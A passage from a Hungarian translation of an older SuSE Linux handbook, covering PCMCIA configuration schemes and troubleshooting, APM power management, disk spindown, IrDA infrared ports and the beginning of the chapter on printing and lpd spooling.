Legkönnyebb a YaST-tal beállítani egy sémát, és a **SuSEconfig** lefutása után lecserélni a nevet SuSE-ről munká-ra vagy otthon-ra. Azoknak akik saját maguk akarnak mindent megszerkeszteni, további információk találhatóak olyan fogalmakról, mint a **NETMASK**, **BROADCAST** stb. az 5.1 fejezetben (156. oldal) található táblázatban, a speciális paramétereket pedig a PCMCIA-HOWTO-ban

(a legutóbbi verziót a /usr/share/doc/packages/pcmcia alatt találjuk meg).

```
image = /boot/vmlinuz
root = /dev/hda7
label = munka
alias = m
append = xzx SCHEME=munka xzx
#
image = /boot/vmlinuz
root = /dev/hda7
label = otthon
alias = o
append = xzx SCHEME=otthon xzx
#
image = /boot/vmlinuz
root = /dev/hda7
label = suseconf
alias = s
append = xzx SCHEME=SuSE xzx
```

11.1.2 fájllista: PCMCIA példa a lilo.conf-ból

A séma megváltoztatható indításkor, vagy futás alatt is. Az aktív sémát a **cardctl scheme** parancs határozza meg. Sémaváltás futás alatt ugyanezzel a paranccsal történik, szintakszisa:

cardctl scheme <Séma_név>.

Ezek a beállítások nem vesznek el amikor újraindítjuk a rendszert, ami azt jelenti, hogy az utoljára kiválasztott séma a következő indításkor is aktív, hacsak kifejezetten meg nem változtattuk.

A változtatás az indítási prompt-nál végezhető el (**LILO:**) a

SCHEME=<Séma_neve>

változó megadásával. További információk az indító promptnál történő paraméterátadásról, a 14.3.2 fejezetben (385. oldal) található.

Használhatjuk a rendszerbetöltőt, hogy létrehozunk egy vagy több rögzített indítási sémát. Folytatva példánkat, létrehozunk három indítási beállítást.

Az **append** paraméter használata (amit a /etc/lilo.conf-ban használunk), látható a 11.1.2 fájllistában. A /etc/lilo.conf módosítása után a **lilo** parancsot el kell indítanunk.

A példa beállítást használva, a 11.1.2 fájlban egyszerűen megadva az m, o vagy s paramétert indításkor, a kívánt séma elindítható.

APM-támogatás

A SuSE Linux-ban lévő PCMCIA csomag APM támogatás nélkül készült, mert az APM nem működik megfelelően minden rendszeren. Használhatjuk az *apmd*-t az APM támogatás szimulálására (lásd a 11.2.3 fejezetben (345. oldal)), vagy újrafordítjuk a rendszermagot, ami közel sem olyan bonyolult. Lényeges, hogy a megfelelő rendszermag fusson, amikor újrafordítjuk azt, ugyanis bizonyos információkat onnan veszünk át. A PCMCIA csomag már telepítve lehet, de ne legyen elindítva; kétség esetén futtassuk le az **rcpcmcia stop** parancsot. Utána telepítsük a PCMCIA forráscsomagot a YaST-tal és végül telepítsük fel, így:

```
meggyfa: # rpm -ba /usr/src/packages/SPECS/pcmcia.spec
```

Ez az! A fentiek befejeződése után egy új bináris csomag jön létre a /usr/src/packages/RPMS alatt, ha ugyanazt a rendszermagot szeretnénk használni más rendszerekhez.

11.1.5 Ha a dolgok még mindig nem működnek

Néhány notebooknak problémája van bizonyos PCMCIA kártyákkal. A legtöbb könnyen megoldható, amikor módszeresen utána nézünk a dolognak. Először ellenőrizzük, hogy a probléma a kártyával van-e, vagy magával a PCMCIA alaprendszerrel. Ehhez indítsuk el a gépet *kártya nélkül*. Miután az alaprendszer megfelelően működik, tegyünk be egy kártyát. Minden fontos üzenetet megtalálunk a /var/log/messages állományban. Ezt az információt megtekinthetjük a

```
meggyfa: # tail -f /var/log/messages
```

paranccsal, mialatt a szükséges ellenőrzések futnak. Ezt elvégezve leszűkíthetjük a problémát az alábbi kettőről egyre.

A PCMCIA alaprendszer nem működik rendesen

Ha a rendszer lefagy az indítás alatt, miután megjelenik a "PCMCIA: Starting services:" üzenet, vagy más furcsa dolog történik, megakadályozhatjuk a PCMCIA elindulását, ha a következő indításkor megadjuk a **NOPCMCIA=yes** paramétert a indító promptnál (**LILLO:**). A rendszer elindulása után kell betöltenünk a modulokat, egyiket a másik után, kézzel, a **modprobe pcmcia_core**, **modprobe i82365** paranccsal vagy – igen ritka esetekben – **modprobe tcic** és a **modprobe ds** paranccsal. A kritikus modulok minden esetben az elsők.

Ha probléma merül fel amikor a *pcmcia_core*-t betöltjük, megoldást találhatunk a **man pcmcia_core** paranccsal megjeleníthető kézikönyvlapokon. Az itt leírt lehetőségeket leellenőrizhetjük a **modprobe** parancs segítségével. Az általunk használt példában a P'n'P támogatás ("Plug-and-Play") lefagyasztja a rendszert, amikor a *pcmcia_core* betöltődik. Ebben az esetben a P'n'P támogatást deaktiválnunk kell a **do_pnp=0** paranccsal. Ennek ellenőrzéséhez adjuk hozzá ezt a modulopciót a **modprobe**-hoz az alábbiak szerint:

```
meggyfa: # modprobe pcmcia_core do_pnp=0
```

Ha ez az opció hatásos, be kell állítanunk a **PCMCIA_CORE_OPTS** változót a `/etc/rc.config`-ban: **PCMCIA_CORE_OPTS="do_pnp=0"**-ra.

Ez alapból tartalmazza a **do_pnp=0** opciót, így ha szükségünk van P'n'P támogatásra, át kell állítanunk ezt az opciót 1-re. Ha több opciót akarunk használni, azokat szóközzel kell őket elválasztanunk egymástól:

PCMCIA_CORE_OPTS="do_pnp=0 probe_io=0"

Ha a probléma akkor merül fel, amikor az **i82365** modult töltjük be, erre megoldást találhatunk a **man i82365** kézikönyv alapján.

Ez a hiba, erőforrás konfliktus eredménye, ami azt jelenti, hogy vagy egy megszakításkérésen (interrupt), vagy egy memóriaterületen két eszköz osztozik. Az **i82365** modul ellenőrzi az ilyen megosztásokat, de néha pontosan ez az ellenőrzés vezet a problémához. Például a 12-es megszakításkérés (PS/2 eszközök) használata, néhány számítógépen az egér és/vagy billentyű lefagyásához vezethet. Ebben az esetben az **irq_list=<IRQ_lista>** paraméter segít. E listában szerepelnie kell az összes megszakításnak, amelyet az alaprendszer használ, az alábbi szintakszissal:

meggyfa: # **modprobe i82365 irq_list=5,7,9,10**

vagy állandóan a `/etc/rc.config`-ban:

PCMCIA_PCIC_OPTS="irq_list=5,7,9,10"

Ezen túlmenően van még két fájl, amit a *Cardmanager* használ.

A `/etc/pcmcia/config` és a `/etc/pcmcia/config.opts`. Az e fájlokban lévő beállításokat használjuk a PCMCIA kártyákhoz a meghajtó modulok betöltésére. Az IRQ-kat, IO-portokat és memória területeket ugyancsak megadhatjuk a `/etc/pcmcia/config.opts` fájlban. A különbség eközött, és a fenti opció között az, hogy amikor erőforrásokat nem jelölünk ki ebben a fájlban, a PCMCIA kártya nem használja azokat, de az **i82365** alap rendszermodul még mindig ellenőrzi azokat.

A PCMCIA kártya nem működik (rendesen)

Három hiba lehetséges: A kártya nem érzékelhető megfelelően, erőforrás konfliktust eredményezett a kártya, vagy nincs támogatva a kártya.

Ha a kártyát nem érzékeli megfelelően, akkor az

"unsupported card in Slot x" üzenet (nem támogatott kártya az x csatlakozóban) fog megjelenni a `/var/log/messages`-ben. Ez az üzenet csak azt jelenti, hogy a *Cardmanager* nem tud megfelelően kijelölni egy meghajtót. A `/etc/pcmcia/config`-ot használjuk erre a célra. Ez, hogy úgy mondjuk egy "meghajtó adatbázis". E "meghajtó adatbázis"-t bővíthetjük újabb bejegyzésekkel, a meglévő bejegyzéseket példaként használva. A **cardctl ident** parancs segítségével meghatározhatjuk a szükséges kártyaazonosító információt.

További információk erről a témáról a PCMCIA-HOWTO-ban, valamint a **man pcmcia** kézikönyvlapokon találhatók. A `/etc/pcmcia/config` megváltoztatása után újra kell töltenünk azt a **rcpcmcia reload** paranccsal.

Általában mondvá teljesen mindegy, hogy milyen IRQ-t, vagy IO portot használ egy PCMCIA kártya, addig amíg ezek nincsenek megosztva más eszköz-

zökkel (CD-ROM a 2. IDE-vezérlőn: IRQ 15; soros vagy IrDA port: IRQ 3, IRQ 4; hang, nyomtató: IRQ 5, 7). Erőforrás konfliktus esetén, ezeket meg kell határoznunk a `/etc/pcmcia/config.opts` állományban. Ha a probléma továbbra is fennáll, ezeket a beállításokat pontosabban meghatározhatjuk, modulopcióként a `config.opts`-ban. Például, ha a `pcnet_cs` modulnak az IRQ 5-öt kell használnia, az alábbi bejegyzést kell alkalmaznunk:

```
module "pcnet_cs" opts "irq_list=5"
```

A legtöbb elérhető opció leírása megtalálható a megfelelő kézikönyvlapokban³. Ha a kézikönyvlapok nem tartalmazzák a szükséges információt, több opció olvasható a `man i82365`-ben, vagy végső esetben a válasz megtalálható a modul forráskódjában...

A 10/100 Mbit-es hálózati kártyákkal egy közös probléma van: az átviteli értéket nem érzékelik megfelelően. Ebben az esetben az `ifport` parancs segítségünkre lehet. Segítségével az átviteli érték kimutatható és megváltoztatható; lásd a `man ifport`-ot. A megfelelő értéket megadhatjuk az `IFPORT` változóban a `/etc/pcmcia/network.opts`-ban.

11.1.6 Telepítés PCMCIA-n keresztül

Néhány esetben PCMCIA támogatás szükséges a SuSE Linux telepítéséhez. Ehhez a `linuxrc`-ben a 'PCMCIA Modul betöltés'-ét kell választanunk a 'Kernel-Modul (Hardver meghajtók)' menüpontban. Két üres mező fog megjelenni, itt meghatározhatjuk az opciókat a `pcmcia_core` és az `i82365` modulok számára. Általában ezek a mezők üresen hagyhatók. A `pcmcia_core` és az `i82365` kézikönyvlapok szövegfájlként megtalálhatók az első CD-n a docu könyvtárban. Telepítés alatt rendszerüzenetek jelennek meg több virtuális konzolon, ezek láthatóvá tehetők a következő billentyűkre $(\overline{\text{Alt}}) + (\overline{\text{F}}<\text{x}>)$ ⁴.

A telepítés első része után a rendszer részlegesen, vagy teljesen újraindul. Nagyritkán a rendszer lefagy, amikor a PCMCIA rendszert elindítja. A telepítés állapota ekkor már bőven elég arra, hogy használjuk a `NOPCMCIA=yes` indítási opciót, hogy a Linuxot PCMCIA támogatás nélkül indítsuk, legalábbis szöveges módban. További információ található erről a 11.1.5 fejezetben (341. oldal).


11.1.7 Egyéb segítségnyújtó programok

A `cardctl` programot már többször említettük. A `cardctl` fontos eszköz a PCMCIA eszközről szóló információk megszerzéséhez és/vagy bizonyos intézkedések végrehajtásához. Részletek találhatók a `man cardctl`-ban; vagy egyszerűen adjuk ki a `cardctl` parancsot, hogy egy listát kapjunk a parancs opcióiról.

A programnak van grafikus felülete is, amely a `cardinfo` paranccsal indítható el (lásd a 11.1 ábrát). A legtöbb opció ugyan vezérelhető vele, de sajnos nem válthatunk a "sémák" között.

³ Ötlet: `rpm -ql pcmcia | grep man` kiadja az összes `pcmcia` kézikönyvlap listáját.

⁴ A YaST2-ben $(\overline{\text{Ctrl}}) + (\overline{\text{Alt}}) + (\overline{\text{F}}<\text{x}>)$ billentyűket kell használnunk, mert a YaST2 az X Window System alatt fut.



11.1 ábra: PCMCIA – Kártyainfó

A KDE barátai használhatják a *kardinfo* programot is. Ez az eszköz alapjában véve ugyanaz, mint a **cardinfo**.

További segítséget találhatunk a *pcmcia* csomagban az **ifport**, **ifuser**, **probe** és **rcpcmcia** parancsokban, habár ezek nem túl gyakran kellenek a mindennapi munkában. Az összes dolog felfedezéséhez, ami a *pcmcia* csomagban van, használjuk az **rpm -ql pcmcia** parancsot.

11.2 Az APM – energiatakarékosság vezérlése

11.2.1 Az alapok

Az APM (energiatakarékosság vezérlés) használható, feltételezve, hogy a szükséges hardver és BIOS szolgáltatások léteznek. A legtöbb notebook és asztali gép tartalmazza ezt, bár ezek az energiatakarékossági műveletek rendszerint csak a mobil számítógépeknél fontosak. A műveleteket az alábbiakban írjuk le:

Készenlét (Standby) – Ebben az üzemmódban a képernyő ki van kapcsolva, és néhány gépen, a processzor is kevesebb áramot kap.

Üzemállapot mentése memóriába (Suspend to memory) – Ebben az üzemmódban minden rendszerinformációt a RAM-ba ír és az egész rendszer beszünteti működését. Így a gép nagyon kevés energiát használ; olyan keveset, hogy valójában a gép (akkumulátorról) ebben a módban képes 12 órától, akár néhány napon keresztül is menni. Az előnye ennek, hogy másodperceken belül folytathatjuk munkánkat ugyanazon a ponton ahol abbahagytuk, anélkül, hogy újraindítanánk a gépet vagy bármely programot. Ez az, ahol a Linux használata érdekessé válik – soha nem kell a gépet kikapcsolnunk – más operációs rendszerek bizonytalan (unstable) válhatnak ezalatt. A legtöbb modern notebooknál csak be kell csuknunk a fedelét, ezáltal beszüntetjük ideiglenesen (suspending) a rendszert. Később kinyitva azt, egyszerűen folytatjuk a munkát.

Hibernálás (Állapot mentése lemezre) – Ebben az üzemmódban a gép át-vészeli a telet. Ugyanis minden információt felír a merevlemezre, majd a rendszert leállítja. A visszatérés a rendszerbe kb. 30 - 90 másodpercig tart, majd a rendszer visszaáll arra a pontra, ahol elhagytuk. Egyes gyártók a felfüggesztés és hibernálás érdekes keverékét kínálják.

Akkumulátor ellenőrzés – Nagyon érdekes.

Automatikus kikapcsolás – Érdekes, asztali gépekre. A "lezárás (shutdown)" után a gép teljesen kikapcsol.

Merevlemez tápellátás kikapcsolása – Ez a művelet nemcsak energiát takarít meg, hanem hangos merevlemezeknél elkerülhetjük a stresszt. Probléma merülhet fel azonban például, ha pl. egy szerkesztő program rendszeresen, automatikusan elmenti a változásokat, újra és újra visszakapcsolva a meghajtót.

E műveletek közül néhányat a BIOS önállóan is meg tud valósítani. A "készenlét", és az "üzemállapot mentése memóriába" funkció meghívható sok notebook-on billentyűkombinációkkal vagy egyszerűen a fedél lecsukásával is. Az operációs rendszernek nem kell semmit tenni e műveletek érdekében, habár a megfelelő rendszermag és csomagok telepítése esetén, ezek parancsok segítségével is meghívhatók. Ez segítségünkre lehet, ha intézkedéseket akarunk megtenni minden alkalommal, amikor az adott módot meghívjuk.

11.2.2 A megfelelő rendszermag

A fejlett APM műveletekhez olyan rendszermag kell, ami támogatja ezeket. A legtöbb szabványos SuSE rendszermag tartalmazza ezeket a műveleteket. A `cat /proc/apm` parancssal leellenőrizhetjük, hogy ezeket a műveleteket támogatja-e a futó rendszermag. Ha megjelenik egy sor különböző számokkal, minden rendben, pláne, ha a `shutdown -h` parancs le is zárja a gépet. Mivel néhány BIOS nem támogatja megfelelően a szabványt, néha furcsa dolgok történhetnek. Néhány probléma ezekből megoldható, speciális rendszermag beállítások használatával.

További információk találhatók a Támogatási Adatbázisunkban a

<http://sdb.suse.de/sdb/en/html> címen, vagy a "Linux Laptop Homepage" alatt a

<http://www.cs.utexas.edu/users/kharker/linux-laptop> címen.

11.2.3 Az APM démon

A `apmd` *démon* (az 'apmd' csomag az ap készletben), arra szolgál, hogy figyelje az akkumulátort, és tegye meg a megfelelő intézkedéseket, amikor a "készenlét" vagy az "üzemállapot mentés" elindul. Ez a csomag nem mindig szükséges, de gyakran használható. Azért, hogy elinduljon rendszerindításkor, a `START_APM` változót a `/etc/rc.config`-ban `yes`-re kell állítani. Elindíthatjuk az `rcapmd start` paranccsal is.

Több változó is beállítható a `/etc/rc.config.d/apmd.rc.config`-ban. Mivel ez a fájl megjegyzéseket is tartalmaz arról, hogyan állítsuk be ezeket a változókat, ezért itt nem fogunk részletekbe menni.

- A PCMCIA a SuSE Linux-ba APM támogatás nélkül került bele. Akik nem akarják újrafodítani a PCMCIA csomagot, beállíthatják a **PCMCIA_SUSPEND_ON_SUSPEND** változót **yes**-re. Néhány kártya, azonban elveszti működőképességét felfüggesztés után. Ebben az esetben drasztikusabb módszert kell használnunk a változó beállítására:
PCMCIA_EJECT_ON_SUSPEND=yes.
- Ha az idő helytelen az üzemállapot elmentése után, állítsuk a **SET_CLOCK_ON_RESUME** változót **yes**-re.
- Ha probléma merül fel az X Window System-mel amikor a rendszer felébred, megoldás, ha a változót így állítjuk be:
LEAVE_X_BEFORE_SUSPEND=yes.

Beállíthatjuk a merevlemez "spindown" viselkedését akkumulátoros módhoz, vagy közölhetjük a géppel, hogy zárja le a gépet, amikor az akkumulátor eléri egy kritikusan alacsony szintet. Haladó felhasználók maguk is hozzáadhatnak funkciókat a `/usr/sbin/apmd_proxy` fájlban.

11.2.4 További parancsok

A `apmd` -nak van még egy pár hasznos programja. Az **apm**-mel leellenőrizhetjük az akkumulátor tényleges kapacitását, és készenlétebe tehetjük a rendszert (**apm -S**), vagy elmenthetjük az üzemállapotot (**apm -s**); lásd még a **man apm** parancsot.

Az **apmsleep** parancs elaltatja a rendszert egy meghatározott időre; lásd még a **man apmsleep** parancsot.

A naplófájlok megfigyeléséhez, használjuk a **tailf** parancsot a **tail -f** helyett, ezzel elkerülvén, hogy a merevlemez állandóan forogjon.

Vannak még eszközök az X Window System-hez is, pl. az **xapm** parancs, ami grafikusan megjeleníti az akkumulátor állapotát. Ha a KDE-t használjuk, vagy legalább a *kpanel*-t – a *kbatmon* program megmutatja az akkumulátor állapotát és fel tudja függeszteni vagy elaltatni a rendszert.

11.2.5 A merevlemez szüneteltetése

A merevlemez kikapcsolható a **hdparm** programmal, amikor nincs rá szükség. Ennek a programnak vannak más hasznos merevlemezfunkciói is. A meghajtó készenléti (standby) módba tehető a **-y** opcióval, vagy teljesen kikapcsolható a **-Y**-nal. A meghajtó automatikusan kikapcsolódik 30 másodperc után a **hdparm -S 6** opcióval. A szám, egy 5 másodperces intervallum többszörösét jelenti (példánkban 6, így $6 * 5 = 30$). Ez a funkció kikapcsolható a 0 értékkel. Nagyobb számokkal az intervallum is emelkedik, további információk találhatók a program kézikönyvlapjaiban.

A `/etc/rc.config.d/apmd.rc.config`-ban beállíthatjuk a készenléti viselkedést attól függően, hogy a gép honnan kapja az áramot, a fali konnektorból, vagy akkumulátorról, de ha ezt csináljuk, győződjünk meg arról, hogy a **CHECK_TIME** változót 0-ra állítottuk.

Mivel a merevlemezre gyakran szükség van, az altatás (sleep) funkció legtöbbször használhatatlan. Sok program, például a szövegszerkesztők, rendszeresen írnak ideiglenes adatokat a lemezre. Olyan programok is, amelyeket

elsősorban segítségnyújtásra terveztek (pl. a **tail -f <naplófájl>**), gyakran okozzák ezt. Megoldja a problémát ha a **tailf <naplófájl>** parancsot használjuk helyette. Még akkor is amikor egyik ilyen program sincs használatban, vannak eljárások amelyek a merevlemez felébresztik az alvásukból. Fontos tudnunk, hogy az adatok nem íródnak fel közvetlen a merevlemezre, hanem a rendszermag által nyújtott tárolóba (buffer). Ezzel az írási műveleti sebessége felgyorsul. Van azonban egy frissítő-démon (Update-Daemon), ami rendszeres időközönként szinkronizálja a lemezt és gondoskodik a tárolásról. Ez a démon a 2.2.11-es kernel óta a rendszermagba van integrálva, és nem lehet változtatások nélkül kikapcsolni, vagy helyettesíteni a "mobile update daemon"-nal. Viszont megváltoztathatjuk ezt a viselkedést a /proc fájlrendszerrel. Az

```
meggyfa: # cat /proc/sys/vm/bdflush
```

parancs megmutatja a tényleges beállítást. A

```
meggyfa: # echo "60 500 64 256 6000 60000 3000 1884 2" >
        /proc/sys/vm/bdflush
```

paranccsal aktualizálhatjuk a beállításokat. Ha meg akarjuk változtatni ezt, nézzük meg a /usr/src/linux/Documentation/proc.txt fájlt az egyes számok értelmezéséért. Kézzel is szinkronizálhatjuk a merevlemez a **sync** paranccsal.

11.3 Az IrDA – Infravörös port

Az *IrDA* (Infra-red Data Association), ipari szabvány a vezeték nélküli kommunikációra, ami a fény infravörös tartományát használja. Sok mai laptopnak van IrDA kompatibilis adó/vevője amely lehetővé teszi a kommunikációt más eszközökkel, mint nyomtatók, modemek, LAN-ok, vagy éppen más laptopok. Az átviteli érték különböző, 2400 bps-től egészen 4 Mbps-ig.

A Linux rendszermagban a támogatás ehhez a protokollhoz még nem teljes. A projekt még mindig "kísérletinek" tekinthető (béta állapotú). Ezért ez a funkció még nincs benne a szabvány rendszermagban. Ez arra utal, hogy a meghajtó még nincs teljesen leellenőrizve és talán nem olyan stabil, mint a rendszermag más részei.



A szoftver

A *irda* csomag támogatást nyújt az infravörös portokhoz ugyanúgy, mint magához az IrDA protokollhoz. Dokumentációját a csomag telepítése után a /usr/share/doc/packages/irda/README alatt találhatjuk meg.

A *howto* csomaggal telepíthetjük (többek között) az IR-HOWTO-t is. Telepítés után megtalálható a /usr/share/doc/howto/en/IR-HOWTO.gz alatt. További információkat kaphatunk a Linux IrDA-Project-ről az alábbi címen: <http://www.cs.uit.no/linux-irda/>

Beállítás

Normál telepítésnél a **START_IRDA**, az **IRDA_PORT** és az **IRDA_IRQ** változók a `/etc/rc.config` fájlban beállításra kerülnek. Általában az IrDA használata deaktiválva van, de a következő paranccsal:

```
meggyfa: # rcirda start
```

kézzel aktiválhatjuk a portot. Deaktiválás a `stop` paraméterrel. Amikor aktiváljuk, a szükséges rendszermagmodulok betöltődnek.

Az **IRDA_PORT**-tal (alapértelmezésben a `/dev/ttyS1`) és az **IRDA_IRQ**-val (alapértelmezésben 3) beállíthatjuk az IrDA portot; ezeket a `/etc/irda/drivers` szkript állítja be, amikor az infraport támogatást aktiváljuk.

Ha a **START_IRDA**-nak a `yes` értéket adjuk, az infravörös port támogatás rendszerindításkor aktiválódik. Sajnos az IrDA megfigyelhetően több áramot fogyaszt az úgynevezett "discovery" csomagok miatt, amelyeket néhány másodpercenként bocsájt ki, más IrDA kommunikáció portos eszközöket keresve.

Alkalmazás

Ahhoz, hogy nyomtassunk az infravörös port használatával, a nyomtatási adatokat a `/dev/irLpt0` eszközfájlra kell küldenünk. Ennek az eszközfájlnak ugyanazok az attribútumai, mint a normál "kábeles" `/dev/lp0` portnak, a különbség csak az infravörös fénnel történő vezeték nélküli adatátvitelben van.

A **YaST**-ot használva beállíthatunk egy nyomtatót, hogy ezt a portot használja, ugyanazon a módon, ahogy párhuzamos vagy soros portú nyomtatót állítunk be (lásd a 3.6.1 fejezetben (104. oldal)). Amikor nyomtatunk, a nyomtatónak a számítógép látószögében kell lennie, és az IrDA támogatást el kell indítanunk.

Ha kommunikálni akarunk más számítógépekkel, mobil telefonokkal vagy ilyesmivel, a `/dev/ircomm0` eszközfájlt használva tehetjük ezt meg. A Siemens S25 típusú mobiltelefonnal, például a `wvdial` program használatával elérhetjük az Internetet.

Hibakeresés

Ha az eszköz nem válaszol, amikor az infraportot használjuk, leellenőrizhetjük, hogy a számítógép megtalálta-e az eszközt, ehhez `'root'`-ként az **irdadump** parancsot használjuk:

```
meggyfa: # irdadump
```

Egy Canon BJC-80 nyomtató esetén, amit gépünk "lát", rendszeres időközönként az alábbi kimenetet fogjuk kapni (lásd a 11.3.1 képernyőlistát).

Ha nem kapunk kimenetet vagy az eszköz nem válaszol, ellenőrizzük a port beállítását. A megfelelő portot használjuk?

Néha az infravörös port a `/dev/ttyS2` vagy `/dev/ttyS3` eszközfájl alatt található vagy az eszköznek nem a 3-as megszakítás van kijelölve. Ezek a beállítások megváltoztathatók majdnem minden laptopon, a BIOS beállításban.

```

21:41:38.435239 xid:cmd 5b62bed5 > ffffffff S=6 s=0 (14)
21:41:38.525167 xid:cmd 5b62bed5 > ffffffff S=6 s=1 (14)
21:41:38.615159 xid:cmd 5b62bed5 > ffffffff S=6 s=2 (14)
21:41:38.705178 xid:cmd 5b62bed5 > ffffffff S=6 s=3 (14)
21:41:38.795198 xid:cmd 5b62bed5 > ffffffff S=6 s=4 (14)
21:41:38.885163 xid:cmd 5b62bed5 > ffffffff S=6 s=5 (14)
21:41:38.965133 xid:rsp 5b62bed5 < 6cac38dc S=6 s=5 BJC-80 \
                        hint=8804 [ Printer IrCOMM ] (23)
21:41:38.975176 xid:cmd 5b62bed5 > ffffffff S=6 s=* erde \
                        hint=0500 [ PnP Computer ] (21)

```

11.3.1 képernyőlista: az **irdadump**

Fontos megjegyezni, hogy csak akkor kommunikálhatunk az IrDA eszközt használva, ha a másik eszköz, amivel kommunikálni akarunk támogatja a Printer vagy IrCOMM protokollokat. Speciális programok segítségével kommunikálhatunk olyan eszközökkel is, amelyek az IROBEX Protokollt használják (pl. a 3Com Palm Pilot), (**irobex_palm3** vagy **irobex_receive**, erről bővebb leírást az IR-HOWTO-ban találunk). Azt, hogy melyik protokollt támogatja az eszközünk, az **irdadump** kimenetéből láthatjuk. Ez, a zárójelen belül, az eszköz neve után áll. Az IrLAN protokoll támogatása még mindig "fejlesztés alatt van", és a következő Linux verziókban benne lesz.

Leellenőrizhetjük, hogy az IrDA port ténylegesen bocsájt-e ki fényt. Ehhez egy normál videokamera kell... az emberi szemmel ellentétben a legtöbb videokamera "látja" az infravörös fényt.

12. fejezet

Nyomtatók

Fordította: Petőfi Sándor László

Ha a Linuxot a YaST-tal telepítettük, valószínűleg már megtörtént az első nyomtató beállítás (3.6.1 fejezetben (104. oldal)). Ez a fejezet bemutatja a folyamat "lényegét". Ugyan nem mutatja be minden szemszögből a dolgot, de elegendő ahhoz, hogy megértsük a nyomtatási rendszer alapjait.

12.1 Áttekintés: Interfészek, várósorok és göngyölítések (spooling)

A párhuzamos portok

Egy nyomtató általában a párhuzamos porton keresztül csatlakozik a géphez.

A 2.2.xx sorszámú kernelék

A 2.2.x-es verzió óta a kernel tartalmazza a párhuzamos portot támogató alrendszert (parport). Az alrendszer működéséhez ismerni kell a párhuzamos port fajtáját, hogy a szükséges meghajtók töltődjenek be a (10.4.3 fejezetben (324. oldal)). Jelenleg már több eszköz is csatlakoztatható ugyanahhoz a párhuzamos porthoz *egyidőben*. Ezenfelül a párhuzamos portok számozása /dev/lp0-al kezdődik (nem pedig /dev/lp1-gyel!). A párhuzamos porton történő nyomtatáshoz szükség van a parport, parport_pc és az lp modulok szabványos SuSE kernelbe való betöltésére. Ezeket rendszerint automatikusan betölti a kmod, azaz a "kernelmodul betöltő program" amikor a nyomtatási feladat bekerül a várakozási sorba (lásd a 377 oldalon).

Ha a párhuzamos portot kezelő meghajtók nem találhatók, feltehetően néhány kernelparaméter megadására van szükség (lásd a 413 oldalon).

'Root' -ként a nyomtató és az interfész tesztelése ([☞Rendszeradminisztrátor](#)) közvetlen adatküldéssel, ilyesféle paranccsal lehetséges :

```
meggyfa: # echo hello > /dev/lp0
```

vagy

```
meggyfa: # cat TEXTFILE > /dev/lp0
```

Noha ez a módszer működik, nem ajánlott e módszerrel nyomtatni. Helyette előnyösebb a *várósorba* (queue) küldeni a nyomtatási feladatot. A nyomtatási *várósor* megengedi a nyomtató több felhasználó közötti megosztását, és a nyomtatási feladatok szabályozottabb kezelését.

Spooling mód és nyomtatási várósor

A nyomtatók Linux alatt egy *spooling rendszeren* keresztül érhetők el, ami azt jelenti, hogy a nyomtatási feladatok időlegesen egy fájlba mentődnek, és abban a sorrendben hajtódnak végre, ahogyan a feladatellenőrző program fogadta azokat. Ezt a programot *lpd démon*-nak hívjuk. Ez biztosítja azt, hogy több felhasználó tud *egyidőben* nyomtatási feladatot küldeni a nyomtatónak bármiféle ütközés kockázata nélkül. A nyomtatónak szánt feladat elküldése után a felhasználó folytathatja tovább a munkáját.

A nyomtatási várósor a következőket tartalmazza:

- egy bejegyzést a `/etc/printcap`-ban; ahol a várósor van meghatározva;
- egy alkönyvtárat, tipikusan a `/var/spool/lpd-t`, ahol minden nyomtatási feladatnak van egy adat, és egy ellenőrzőfájlja.

Minden várósort egy nyomtató szolgál ki. Viszont több nyomtatási várósor is lehet ugyanazon nyomtató számára.

A SuSE Linux tartalmaz egy BSD spooling rendszert, melyet a Kaliforniai Berkeley Egyetemen fejlesztettek ki, és amelyet az `'lprold'` csomag tartalmaz. Hagyományosan *hálózaton keresztüli* használatra van tervezve, és feltételezi, hogy a TCP/IP protokoll be van állítva és fut. A várósor akár helyinek, akár távolinak van beállítva, a beállításban csak kis különbség van.

A nyomtatási feladat négy lépésben hajtódik végre:

- Az adatfájl bemásolódik a várakozási alkönyvtárba és hozzárendelődik egy frissen létrehozott ellenőrző fájl.
- Az adatfájlnak keresztül kell mennie egy *szűrőprogramon*, ami átalakítja az adott nyomtatónak megfelelő formára (pl. PostScriptre). Ez az átalakítás több különálló lépést tartalmazhat.
- Az adatfájl keresztülmegy egy *szűrőprogramon*, ami átalakítja azt nyomtató-specifikus formátumra (pl. PostScript), t.i. a szűrőprogram hozza létre az adatfolyamot nyomtató-specifikus formátumban (pl. PostScript, PCL, Esc/P2 stb.). Ez az átalakítás néha több lépésben megy végbe és a SuSE Linuxban az *apsfilter* (az `'aps'` csomagban) gondoskodik róla; lásd lejjebb, a 12.3 fejezetben (357. oldal).
- A nyomtató típusához átalakított fájl ezután bekerül a várósorba és később kinyomtatódik.

12.2 Nyomtatási várósorok: futtatás és beállítás

Vizsgáljuk meg milyen szintjei vannak a nyomtatási feladatnak mielőtt a nyomtatás megtörténne, valamint vizsgáljuk meg az ehhez szükséges programokat is.

A nyomtatási folyamatról szóló további információk megtalálhatók az *man 1 lpr*, *man 8 lpd* és a *man 5 printcap* kézikönyvoldalakon.

lpr: Tessék sorbaállni!

Az *lpr* program az "interfész" a felhasználó és a nyomtatási várósor között. Egy nyomtatási feladat rendszerint a következő parancs kiadásával kezdődik:

```
jancsi@meggyfa: > lpr [-Pqueue] text-file
```

Ha kihagyjuk a **-P** opciót (a "nyomtató" várósorának neve), az alapértelmezés a `PRINTER` környezeti változóból kerül kiolvasásra. Ha ez nincs beállítva, alapértelmezésként az **lp** név kerül behelyettesítésre. Az **lpq**, **lprm** és az **lpc** parancsoknak is azonos az alkalmazásuk (lásd alább).

*Nem kell szóköznek lenni a **-P** opció és a nyomtató várósorának neve között.*



